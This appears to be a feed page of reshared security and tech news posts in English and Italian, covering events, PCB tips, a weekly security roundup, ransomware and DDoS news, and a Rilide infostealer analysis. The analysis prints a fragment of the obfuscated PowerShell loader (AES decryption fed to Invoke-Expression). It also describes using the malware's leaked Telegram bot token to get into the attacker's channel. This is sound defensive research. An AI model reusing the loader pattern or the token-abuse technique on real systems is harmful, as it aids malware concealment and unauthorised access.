The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

HackFest Enschede: The Type Of Indoor Event We Wanted All Along
poliverso.org/display/0477a01e…
HackFest Enschede: The Type Of Indoor Event We Wanted All AlongI’m sitting at a table writing this in the centre of a long and cavernous industrial building, the former print works of a local newspaper, I’m surrounded by hardware and software hackers working at their laptops, around me is a bustling crowd admiring a series of large projects on tables along the walls,


HackFest Enschede: The Type Of Indoor Event We Wanted All Along


I’m sitting at a table writing this in the centre of a long and cavernous industrial building, the former print works of a local newspaper, I’m surrounded by hardware and software hackers working at their laptops, around me is a bustling crowd admiring a series of large projects on tables along the walls, and the ambient sound is one of the demoscene, chiptunes, 3D-printed guitars, and improbably hurdy-gurdy music. Laser light is playing on the walls, and even though it’s quite a journey from England to get here, I’m home. This is Hackfest Enschede, a two-day event in the Eastern Dutch city which by my estimation has managed the near-impossible feat of combining the flavour of both a hacker event and a maker faire all in one, causing the two distinct crowds to come together.

The Best Of Both Worlds, In One Place


To give an idea of what’s here it’s time for a virtual trip round the hall. I’ll start with the music, aside from the demosceners there’s Printstruments with a range of 3D-printedmusical instruments, and Nerdy Gurdy, as you may have guessed, that hacker hurdy-gurdy I mentioned. This is perhaps one of few places I could have seen a spontaneous jam session featuring a 3D-printed bass and a laser-cut hurdy-gurdy. Alongside them were the Eurorack synthesisers of Sound Force, providing analogue electronic sounds aplenty.

Competing with the musicians are the sounds of 8-bit gaming, as the Home Computer Museum are here with an array of Dutch computers including the Philips range, a Tulip PC, and the super-futuristic Holborn business computer. They’re joined by Atari Invasion, and I’m as always pleased to see youngsters discovering the machines my generation had at their age, for themselves. The more hacker side of the hardware community is here in force, with the local Fablab Saxion and Tkkrlab hackerspace. The Fablab had brought along a really neat Lego assembling robot derived from a 3D printer. Then there’s badge.team showing off their electronic event badges, and the ever-enthusiastic Mitch Altman bringing his soldering workshop. This representts only a snapshot of what’s here, I’ve also seen printing (the old-fashioned kind), combat robots, dancing corn starch, Yvo de Haas‘ robot tentacles, and Ubuntu Mobile, to name but a few others.

Can We Capture This, And Bottle It?


Such an array of cool stuff is always good to see, but my take-away from this event lies not on the tables at the hall. Instead it’s in the way that here they’ve managed to capture what was great about the early maker events, the raw edge of creativity before all the STEM and webshops selling blinky LEDs moved in, and maintain an attraction for people from the hacker community. I think the key to the success lies in combining the stuff described above with a more hacker-friendly set of talks, and oddly in the venue itself. Enschede is easy to get to but not somewhere that demands premium prices on everything, so going along wasn’t the deal-breaker that a more shiny event might have been.

It’s great to see an event’s first try draw to a close with a feeling of success, and we hope there will be another Hackfest to go to in Enschede next year. But I’m more interested to see whether this event may seed others, fresh new events trying a similar formula. I hope I’ll see you there.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

V-Cut Vias Test Your Whole Panel At Once
poliverso.org/display/0477a01e…
V-Cut Vias Test Your Whole Panel At OnceWe might consider PCB panels as simply an intermediate step towards getting your PCBs manufactured on the scale of hundreds. This is due to, typically, an inability to run traces beyond your board – and most panel generators don’t give you the option, either. However, if you go for hand-crafted panels or modify a KiKit-created panel, you can easily


V-Cut Vias Test Your Whole Panel At Once



We might consider PCB panels as simply an intermediate step towards getting your PCBs manufactured on the scale of hundreds. This is due to, typically, an inability to run traces beyond your board – and most panel generators don’t give you the option, either. However, if you go for hand-crafted panels or modify a KiKit-created panel, you can easily add extra elements – for instance, why not add vias in the V-Cut path to preserve electrical connectivity between your boards?

[Adam Gulyas] went out and tried just that, and it’s a wonderfully viable method. He shows us how to calculate the via size to be just right given V-Cut and drilling tolerances, and then demonstrates design of an example board with discrete component LED blinkers you can power off a coin cell. The panel gets sent off to be manufactured and assembled, but don’t break the boards apart just yet — connect power to the two through-hole testpoints on the frame, and watch your panel light up all at once.

It’s a flashy demonstration – even more so once you put light-diffusing spheres on top of the domes. You could always do such a trick with mousebites, but you risk having the tracks tear off the board, and, V-Cuts are no doubt the cleanest way to panelize – no edge cleaning is required after breaking the boards apart. Want to learn about panel design? We’ve written and featured multiple guides for you over the years.


hackaday.com/2024/10/04/v-cut-…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Hackaday Podcast Episode 291: Walking in Space, Lead in the Earth, and Atoms under the DIY Microscope
poliverso.org/display/0477a01e…
Hackaday Podcast Episode 291: Walking in Space, Lead in the Earth, and Atoms under the DIY MicroscopeWhat have you missed on Hackaday this week? Elliot Williams and Al Williams compare notes on their favorites from the week, and you are invited. The guys may have said too much about the Supercon badge this year — listen in for a


Hackaday Podcast Episode 291: Walking in Space, Lead in the Earth, and Atoms under the DIY Microscope


What have you missed on Hackaday this week? Elliot Williams and Al Williams compare notes on their favorites from the week, and you are invited. The guys may have said too much about the Supercon badge this year — listen in for a few hints about what it will be about.

For hacks, you’ll hear about scanning tunneling microscopes, power management for small Linux systems, and lots of inertial measurement units. The guys talked about a few impossible hacks for consumer electronics, from hacking a laptop, to custom cell phones.

Of course, there are plenty more long-form articles of the week, including a brief history of what can go wrong on a spacewalk and how to get the lead out (of the ground). Don’t forget to take a stab at the What’s That Sound competition and maybe score a sweet Hackaday Podcast T-shirt.

Check out the links below if you want to follow along, and as always, tell us what you think about this episode in the comments!

html5-player.libsyn.com/embed/…

Use this link to teleport a DRM-free MP3 to your location.

Where to Follow Hackaday Podcast

Places to follow Hackaday podcasts:


Episode 291 Show Notes:

News:


  • Supercon is almost here!


What’s that Sound?


Interesting Hacks of the Week:


Quick Hacks:


Can’t-Miss Articles:


hackaday.com/2024/10/04/hackad…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

This Week in Security: Zimbra, DNS Poisoning, and Perfctl
poliverso.org/display/0477a01e…
This Week in Security: Zimbra, DNS Poisoning, and PerfctlUp first this week is a warning for the few of us still brave enough to host our own email servers. If you’re running Zimbra, it’s time to update, because CVE-2024-45519 is now being exploited in the wild arstechnica.com/security/2024/….That vulnerability is a pretty nasty one, though thankfully requires a specific


This Week in Security: Zimbra, DNS Poisoning, and Perfctl


Up first this week is a warning for the few of us still brave enough to host our own email servers. If you’re running Zimbra, it’s time to update, because CVE-2024-45519 is now being exploited in the wild.

That vulnerability is a pretty nasty one, though thankfully requires a specific change from default settings to be exposed. The problem is in postjournal. This logging option is off by default, but when it’s turned on, it logs incoming emails. One of the fields on an incoming SMTP mail object is the RCPT TO: field, with the recipients made of the to, cc, and bcc fields. When postjournal logs this field, it does so by passing it as a bash argument. That execution wasn’t properly sanitized, and wasn’t using a safe call like execvp(). So, it was possible to inject commands using the $() construction.

The details of the attack are known, and researchers are seeing early exploratory attempts to exploit this vulnerability. At least one of these campaigns is attempting to install webshells, so at least some of those attempts have teeth. The attack seems to be less reliable when coming from outside of the trusted network, which is nice, but not something to rely on.

New Tool Corner


What is that binary doing on your system? Even if you don’t do any security research, that’s a question you may ask yourself from time to time. A potential answer is WhoYouCalling. The wrinkle here is that WYC uses the Windows Event Tracing mechanism to collect the network traffic strictly from the application in question. So it’s a Windows only application for now. What you get is a packet capture from a specific executable and all of its children processes, with automated DNS capture to go along.

DNS Poisoning


Here’s a mystery. The folks at Assetnote discovered rogue subdomains from several of their customers, showing up with seemingly random IP addresses attached. A subdomain like webproxy.id.customer.vn might resolve with 10 different addresses, when querying on alibabadns.com.

That turned out to be a particularly important clue. These phantom subdomains were all linked to the Chinese Internet in some way, and it turns out that each subdomain had some interesting keyword in it, like webproxy or VPN. This seems to be a really unique way to censor the Internet, as part of the Chinese Great Firewall. The problem here is that the censorship can escape, and actually poison DNS for those subdomains for the rest of the Internet. And because sometimes the semi-random IPs point at things like Fastly CDN or old cPanel installs. A bit of legwork gets you the equivalent of subdomain takovers. Along with the story, Assetnote have shared a tool to check domains for this issue.

Virtual Name Tags Bring the Creep Factor


What do you get when you combine Internet-connected smart glasses with LLM doing facial recognition? The optimistic opinion is that you get virtual nametags for everybody you meet. I’ve played a video game or two that emulates that sort of ability. Taking a bit more cynical and realistic view, this auto-doxxing of everyone in public strays towards dystopian.

perfctl


There’s a newly discovered Linux malware, perfctl, that specializes in stealth, combined with Monero mining. The malware is also used to relay traffic, as well as install other malware in compromised machines. The malware communicates over TOR, and uses some clever tricks to avoid detection. Log in to a compromised machine, and the Monero mining stops until you log back out.

The malware is particularly difficult to get rid of, and as always, the best solution is to carefully back up and then wipe the affected machine. One of the tells to look for is a machine that’s hard charging when it has no business being spun up to 100% CPU usage, and then when you log in and look for the culprit, it drops to normal.

Bits and Bytes


[nv1t] found a kid’s toy, the Kekz Headphones, and they just begged to be taken apart. This toy has a bunch of audio on an SD Card, and individual NFC-enabled tokens that triggers playback of the right file. This one is interesting from an infosec perspective, because the token actually supplies the encryption key for the file playback, making it a nominally secure system. After pulling everything apart, it became apparent that the encryption wasn’t up to the task, with only about 56 possible keys for each file.

Something we’ve continually talked about is how the subtle mismatches in data parsing often lead to vulnerabilities. [Mahmoud Awali] has noticed this, too, and decided to put together a comparison of how different languages handle HTTP parameters. Did you know that Ruby uses the semicolon as a parameter delimiter? There are a bunch of quirks like this, and this is the sort of material that you’ll need to find that next big vulnerability.

And finally, speaking of Ruby, are you familiar with Ruby’s class pollution category of vulnerabilities? It’s akin to Python and JavaScript’s prototype pollution, and not entirely unlike Java’s deserialization issues. If Ruby is your thing, go brush up on how to avoid this particular pitfall.


hackaday.com/2024/10/04/this-w…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark web
poliverso.org/display/0477a01e…
Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark webRecentemente, il gruppo ransomware Stormous redhotcyber.com/?s=stormous ha rivendicato la compromissione di OfficeGroup, un’azienda italiana specializzata nello sviluppo di sistemi gestionali e informatici. Questo attacco ha portato all’esfiltrazione e alla


Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark web


Recentemente, il gruppo ransomware Stormous ha rivendicato la compromissione di OfficeGroup, un’azienda italiana specializzata nello sviluppo di sistemi gestionali e informatici. Questo attacco ha portato all’esfiltrazione e alla pubblicazione di circa 1 GB di dati, come confermato dal gruppo stesso.

Stormous, noto gruppo cyber-criminale attivo dal 2021, ha costruito la propria reputazione attraverso una serie di attacchi a realtà internazionali operanti in vari settori. L’obiettivo principale degli attacchi è l’esfiltrazione di dati sensibili, seguita da richieste di riscatto per evitare la pubblicazione degli stessi. Le comunicazioni di Stormous avvengono tramite un canale Telegram dedicato, su cui pubblicano aggiornamenti sugli attacchi e le presunte violazioni.

Al momento, non possiamo confermare la veridicità della notizia, poiché l’organizzazione non ha ancora rilasciato alcun comunicato stampa ufficiale sul proprio sito web riguardo l’incidente. Pertanto, questo articolo deve essere considerato come ‘fonte di intelligence’.

Dettagli della rivendicazione


L’attacco a OfficeGroup è stato segnalato il 3 ottobre 2024, e si presume che il gruppo ransomware abbia esfiltrato 1 GB di dati dall’infrastruttura della società.

Nonostante le informazioni diffuse da Stormous, non ci sono ancora conferme ufficiali da parte di OfficeGroup. La natura e il contenuto dei dati esfiltrati non sono stati divulgati pubblicamente, e l’azienda non ha ancora rilasciato dichiarazioni riguardo all’accaduto.

Il modus operandi di Stormous si basa sull’infiltrazione nei sistemi di aziende di diverse nazioni e settori, con l’intento di rubare dati sensibili e chiedere riscatti. È probabile che l’obiettivo sia non solo quello di ottenere pagamenti dalle vittime, ma anche di intimidire altre organizzazioni mostrando la loro capacità di compromettere sistemi e pubblicare dati riservati.

Conclusione


Al momento, non ci sono conferme ufficiali da parte di OfficeGroup in merito all’entità del danno subito o alle azioni intraprese per mitigare le conseguenze dell’attacco. È auspicabile che l’azienda prenda misure appropriate per garantire la sicurezza dei dati e la continuità dei propri servizi, oltre a collaborare con le autorità competenti per investigare sulla vicenda.

Come nostra consuetudine, lasciamo sempre spazio ad una dichiarazione da parte dell’azienda qualora voglia darci degli aggiornamenti sulla vicenda. Saremo lieti di pubblicare tali informazioni con uno specifico articolo dando risalto alla questione.

RHC monitorerà l’evoluzione della vicenda in modo da pubblicare ulteriori news sul blog, qualora ci fossero novità sostanziali. Qualora ci siano persone informate sui fatti che volessero fornire informazioni in modo anonimo, possono utilizzare la mail crittografata del whistleblower.

L'articolo Stormous rivendica un attacco all’Italiana Office Group: 1 GB di Dati nel dark web proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

The Raspberry Pi 500 Hints At Its Existence
poliverso.org/display/0477a01e…
The Raspberry Pi 500 Hints At Its ExistenceIt’s fairly insignificant in the scheme of things, and there’s no hardware as yet for us to look at, but there it is. Tucked away in a device tree file, the first mention of a Raspberry Pi 500 github.com/raspberrypi/linux/c…. We take this to mean that the chances of an upgrade to the Pi 400 all-in-one giving it the heart of a Pi 5 are now quite


The Raspberry Pi 500 Hints At Its Existence


It’s fairly insignificant in the scheme of things, and there’s no hardware as yet for us to look at, but there it is. Tucked away in a device tree file, the first mention of a Raspberry Pi 500. We take this to mean that the chances of an upgrade to the Pi 400 all-in-one giving it the heart of a Pi 5 are now quite high.

We’ve remarked before that one of the problems facing the Raspberry Pi folks is that a new revision of the regular Pi no longer carries the novelty it might once have done, and certainly in hardware terms (if not necessarily software) it could be said that the competition have very much caught up. It’s in the Compute Module and the wildcard products such as the all-in-one computers that they still shine then, because even after several years of the 400 it’s not really seen an effective competitor.

So we welcome the chance of an all-in-one with a Pi 5 heart, and if we had a wish list for it then it should include that mini PCI-E slot on board for SSDs and other peripherals. Such a machine would we think become a must-have for any space-constrained bench.


hackaday.com/2024/10/04/the-ra…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventato
poliverso.org/display/0477a01e…
Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventatoGli specialisti di Cloudflare hanno riferito blog.cloudflare.com/how-cloudf… di aver recentemente respinto un attacco redhotcyber.com/post/cosa-sono… che ha stabilito un nuovo record. Secondo Matthew Prince, CEO di Cloudflare, la potenza di attacco ha raggiunto 3,8 Tbps e


Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventato


Gli specialisti di Cloudflare hanno riferito di aver recentemente respinto un attacco DDoS che ha stabilito un nuovo record. Secondo Matthew Prince, CEO di Cloudflare, la potenza di attacco ha raggiunto 3,8 Tbps e 2,14 miliardi di pacchetti al secondo (Pps).

L’attacco mirava a un cliente anonimo di un provider di hosting anonimo che utilizza i servizi di Cloudflare.

Per fare un confronto, ricordiamo che il record precedente in questo ambito era stato stabilito alla fine del 2021, quando Microsoft registrò un attacco con una capacità di 3,47 Tbit/s e 340 milioni di PPS. E l’attacco più grande, registrato in precedenza da Cloudflare, ha raggiunto una potenza di 2,6 Tbit/s.

In un post sul blog, gli analisti di Cloudflare hanno affermato che l’attacco è durato quasi un mese ed è consistito in più di un centinaio di attacchi DDoS ipervolumetrici separati. Molti di essi erano destinati all’infrastruttura di rete target (L3 e L4) e la loro capacità superava i 2 miliardi di pacchetti PPS e i 3 Tbit/s.

I dispositivi infetti da cui è stato effettuato l’attacco erano sparsi in tutto il mondo e si trovavano in Russia, Vietnam, Stati Uniti, Brasile e Spagna.

Allo stesso tempo, gli aggressori hanno utilizzato diversi dispositivi hackerati, tra cui router Asus, dispositivi Mikrotik, DVR, server web e così via. Nella maggior parte dei casi i dispositivi compromessi utilizzavano il protocollo UDP su una porta fissa.

Cloudflare afferma di aver mitigato con successo tutti questi attacchi, uno dei quali ha avuto una potenza di picco di 3,8 Tbps e una durata di 65 secondi.

L'articolo Cloudflare: il più grande attacco DDoS della storia da 3,8 Tbps è stato sventato proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabit
poliverso.org/display/0477a01e…
Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabitLa navicella spaziale Psyche di NASA è stata lanciata il 13 ottobre 2023 e si trova ora in viaggio verso l’asteroide 16 Psyche, situato nella fascia degli asteroidi tra Marte e Giove. Durante il suo viaggio, utilizza propulsori a ioni alimentati da energia solare


Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabit


La navicella spaziale Psyche di NASA è stata lanciata il 13 ottobre 2023 e si trova ora in viaggio verso l’asteroide 16 Psyche, situato nella fascia degli asteroidi tra Marte e Giove. Durante il suo viaggio, utilizza propulsori a ioni alimentati da energia solare per spostarsi. La missione Psyche ha come obiettivo di esplorare questo asteroide metallico, che si crede possa fornire informazioni cruciali sulla formazione dei pianeti del nostro sistema solare. La navicella dovrebbe arrivare a destinazione nell’agosto del 2029, dove inizierà ad orbitare attorno all’asteroide per analizzarne la composizione e altre caratteristiche scientifiche

Nell’estate del 2024, la tecnologia Deep Space Optical Communications (DSOC) ha stabilito un nuovo record trasmettendo un segnale laser dalla Terra alla navicella spaziale Psyche, a circa 290 milioni di miglia (460 milioni di chilometri) di distanza. Questa distanza equivale alla massima distanza tra la Terra e Marte.

Un traguardo importante è stato raggiunto il 29 luglio, completando la prima fase della dimostrazione tecnologica lanciata con Psyche il 13 ottobre 2023. Le comunicazioni ottiche hanno dimostrato la loro efficacia su enormi distanze, fornendo dati a velocità fino a 100 volte superiori rispetto ai sistemi radio.

La tecnologia DSOC si basa su un trasmettitore laser e due stazioni di terra. L’Osservatorio Palomar in California riceve i dati dalla navicella spaziale e un laboratorio vicino a Wrightwood invia segnali laser da 7 kW.

L’uso di un laser consente velocità di dati significativamente più elevate rispetto ai segnali radio, il che potrebbe essere fondamentale per le future missioni spaziali, compreso l’invio di astronauti su Marte.

La NASA ha inviato un segnale laser a circa 290 milioni di miglia alla navicella spaziale per le comunicazioni ottiche nello spazio profondo.

A una distanza di 33 milioni di miglia, la velocità di trasmissione ha raggiunto 267 megabit al secondo e a una distanza di 240 milioni di miglia – 6,25 megabit al secondo. Durante la dimostrazione sono stati trasferiti quasi 11 terabit di dati. Un video ultra-HD di 45 secondi contenente riprese della Terra e dello spazio è stato inviato sulla Terra da Psiche.

youtube.com/embed/KGMiAPLRUhs?…

La tecnologia DSOC ha mostrato un’elevata stabilità. Si prevede che il trasmettitore verrà riacceso nel novembre 2024 per testare le sue prestazioni a lungo termine.

L'articolo Internet dallo Spazio Profondo! La NASA Raggiunge Psyche con un Laser da 267 megabit proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funziona
poliverso.org/display/0477a01e…
Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funzionaA partire dal 2023, Rilide è emerso come una minaccia in crescita nel panorama degli infostealer. Prendendo di mira principalmente browser basati sul motore Chromium, come Google Chrome e Microsoft Edge, Rilide opera come


Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funziona


A partire dal 2023, Rilide è emerso come una minaccia in crescita nel panorama degli infostealer. Prendendo di mira principalmente browser basati sul motore Chromium, come Google Chrome e Microsoft Edge, Rilide opera come un’estensione del browser, accedendo a credenziali di accesso, cookie e persino carte di credito e portafogli di criptovalute.

I ricercatori italiani di Delfi Security con questo articolo, hanno svolto un’indagine su un campione di Rilide distribuito insieme a un loader PowerShell per eludere i sistemi di detection. Il codice del loader include un meccanismo che invia un avviso con le informazioni di sistema a un canale Telegram ogni volta che il loader viene eseguito. A causa di una configurazione errata dei permessi del canale, è stato possibile accedervi, recuperare l’elenco completo dei dispositivi infetti e identificare l’account Telegram dal threat actor per gestire il canale.

Analisi del loader


Il loader PowerShell è suddiviso in due stage. Nel primo stage vengono definite due costanti: “p94oc”, che contiene il secondo stage crittografato con AES, e “UG8Nu5”, che contiene la chiave di decrittazione. Il codice viene eseguito tramite la funzione Invoke-Expression dopo essere stato decrittato dalla funzione decrypt():

Set-Variable p94oc -Option Constant -Value 'qlzVmHUcEvt0o[...]'

Set-Variable UG8Nu5 -Option Constant -Value System.Text.Encoding]::UTF8.GetString(([byte[]] ( 87, 103, 47, [...] ))))

function decrypt( $UG8Nu5, $T7Ek )

{

$LV2q = [System.Convert]::FromBase64String( $T7Ek )
$irW2N = $LV2q[0..15]
$nTMr = createAesManagedObject $UG8Nu5 $irW2N
$ybXNa = $nTMr.CreateDecryptor()
$M5Tz = $ybXNa.TransformFinalBlock( $LV2q, 16, $LV2q.Length - 16 )
$nTMr.Dispose()
return [System.Text.Encoding]::UTF8.GetString( $M5Tz ).Trim( [char] 0 )

}

Invoke-Expression ( decrypt $UG8Nu5 $p94oc )

Il secondo stage, una volta decrittato, esegue le seguenti azioni:

  • Raccoglie informazioni sull’utente corrente, i suoi privilegi, il dispositivo e i gruppi locali presenti su di esso.
  • Recupera l’indirizzo IP e la posizione del dispositivo inviando una richiesta GET a “ipapi.com/json/?fields=status,…
  • Estrae l’estensione Rilide – memorizzata all’interno del secondo stage stesso – in una cartella temporanea: “C:\Users\[utente]\AppData\Roaming[valore casuale]\”.
  • Raccoglie un elenco dei browser basati su Chromium installati e installa l’estensione copiando manualmente i file e modificando alcune chiavi di registro e file delle preferenze di sicurezza del browser.
  • Elimina la cartella temporanea creata.
  • Invia un report al threat actor tramite un canale Telegram dedicato, includendo le informazioni raccolte nel primo punto e un log completo dell’installazione. Per consentire ciò, nel codice sono inclusi il token del bot e l’ID del canale.

Un comportamento tipico per un loader di un information stealer. Durante l’analisi, il token del bot utilizzato per inviare messaggi al canale Telegram era ancora attivo. Ciò è stato verificato chiamando il metodo /getMe dell’API di Telegram tramite una richiesta GET all’indirizzo:

https://api.telegram.org/bot[BOT_ID]:[TOKEN]/getMe

La chiamata /getMe ha restituito informazioni di base sul bot, come il suo ID e il nome utente, confermando che il token era ancora valido:

Accesso al canale di notifica del loader


Al momento dell’analisi, il canale utilizzato per inviare i messaggi era privato, il che significa che solo i membri potevano vederne il contenuto. L’API Bot di Telegram offre numerose funzionalità, ma nessuna per leggere i messaggi da un canale. Tuttavia, alcuni metodi possono essere sfruttati per accedere al contenuto se il canale è configurato in modo insicuro.

Se il bot è amministratore del canale e dispone delle autorizzazioni necessarie, è possibile utilizzare il metodo /createChatInviteLink per generare un link che consente a qualsiasi utente di Telegram di unirsi al canale, inviando una richiesta GET a:

Nella maggior parte dei casi, i canali utilizzati dagli infostealer per ricevere aggiornamenti non consentono questo tipo di accesso. Tuttavia, questa volta, alla chiamata del metodo /createChatInviteLink, è stata restituita la seguente risposta:

Aprendo il link, qualsiasi utente poteva unirsi al canale, che al momento dell’analisi contava 3 iscritti (incluso il bot):

Il canale era attivo al momento dell’analisi e riceveva quotidianamente dozzine di nuovi messaggi da dispositivi infetti. Questi messaggi contenevano un allegato di testo con un log dell’installazione del malware, che riportava dati sull’ambiente di esecuzione (come il nome del dominio Active Directory, il percorso di installazione del malware e altro), eventuali errori riscontrati – probabilmente per scopi di debug – e informazioni di base sul sistema appena infettato:

Lo scraping del canale ha permesso di scoprire 291 dispositivi infetti insieme a informazioni di base sui sistemi. Laddove è stato possibile identificare le vittime tramite i dati presenti nel log di installazione (ad esempio attraverso i nomi dei domini Active Directory), le parti interessate sono state avvisate.

Identificazione dell’account utilizzato per gestire il canale


Utilizzando una richiesta GET all’indirizzo:

è stato possibile identificare l’account utilizzato dal threat actor per gestire il canale:

L’account era ancora attivo al momento dell’analisi:

Sebbene talvolta sia possibile scoprire informazioni interessanti sugli account Telegram se le loro impostazioni di privacy sono configurate in modo errato, in questo caso non è stato così. Pertanto, l’indagine su questo account è stata interrotta a questo punto.

Conclusione


Telegram è stato sfruttato da attori malevoli per anni, e i distributori di infostealer non fanno eccezione. L’uso dei canali Telegram offre diversi vantaggi agli attaccanti, come l’eliminazione della necessità di un hosting web. Tuttavia, i canali configurati in modo errato possono fornire informazioni cruciali agli analisti, poiché è sempre possibile estrarre il token del bot e l’ID del canale dal campione di malware. Inoltre, è possibile inondare il canale con dati falsi, rendendolo inutilizzabile per il proprietario. In alcuni casi, si può persino rimuovere il proprietario o chiudere il canale.

Delfi Security ritiene che ogni incident responder potrebbe trarre beneficio dalla capacità di valutare la sicurezza dei canali Telegram e di applicare tale conoscenza quando affronta campioni di malware che li utilizzano per C&C o es

L'articolo Infiltrati nel Canale Telegram di Rilide Infostealer! Gli esperti italiani ci spiegano come funziona proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Scam Information and Event Management
poliverso.org/display/0477a01e…
Scam Information and Event ManagementWhile trying to deliver malware on victims’ devices and stay on them as long as they can, sometimes attackers are using quite unusual techniques. In a recent campaign starting in 2022, unknown malicious actors have been trying to mine cryptocurrency on victims’ devices without user consent; they’ve used large amounts of resources for distribution, but


Scam Information and Event Management


While trying to deliver malware on victims’ devices and stay on them as long as they can, sometimes attackers are using quite unusual techniques. In a recent campaign starting in 2022, unknown malicious actors have been trying to mine cryptocurrency on victims’ devices without user consent; they’ve used large amounts of resources for distribution, but what’s more, used multiple unusual vectors for defense evasion and persistence. One of these vectors was abusing the open-source SIEM “Wazuh” agent.


We are quite sure that this campaign was a global one, but in this article, we’ll focus on an infection chain that, according to our telemetry, was targeting mainly Russian-speaking users. The attackers distributed the malicious files using websites for downloading popular software (uTorrent, Microsoft Office, Minecraft, etc.) for free. These websites were shown to users in the top search results in Yandex. Malware was also distributed through Telegram channels targeted at crypto investors and in descriptions and comments on YouTube videos about cryptocurrency, cheats and gambling.

Infection


The attackers were advertising their websites in Yandex search results. Users would see these malicious sites in the top results when searching for resources freely distributing popular software like uTorrent, MS Excel, MS Word, Minecraft, Discord and so on.

Links to malicious websites in Yandex search results

The frontend of these websites is a copy of either the official software website or a known piracy website distributing this kind of software:

Malicious websites
Malicious websites

The attackers are running multiple Telegram channels distributing the malware in question. These channels are most definitely targeted at cryptocurrency owners or cheating gamers: they are offered to download specific software that presumably might be of interest to them. To prevent anyone trying to disclose information about these channels and the fraudulent activity of their creators, the administrators disabled message forwarding, screenshots, and previews of these channels in the Telegram web-version.

Malware in the attackers' Telegram channel
Malware in the attackers’ Telegram channel

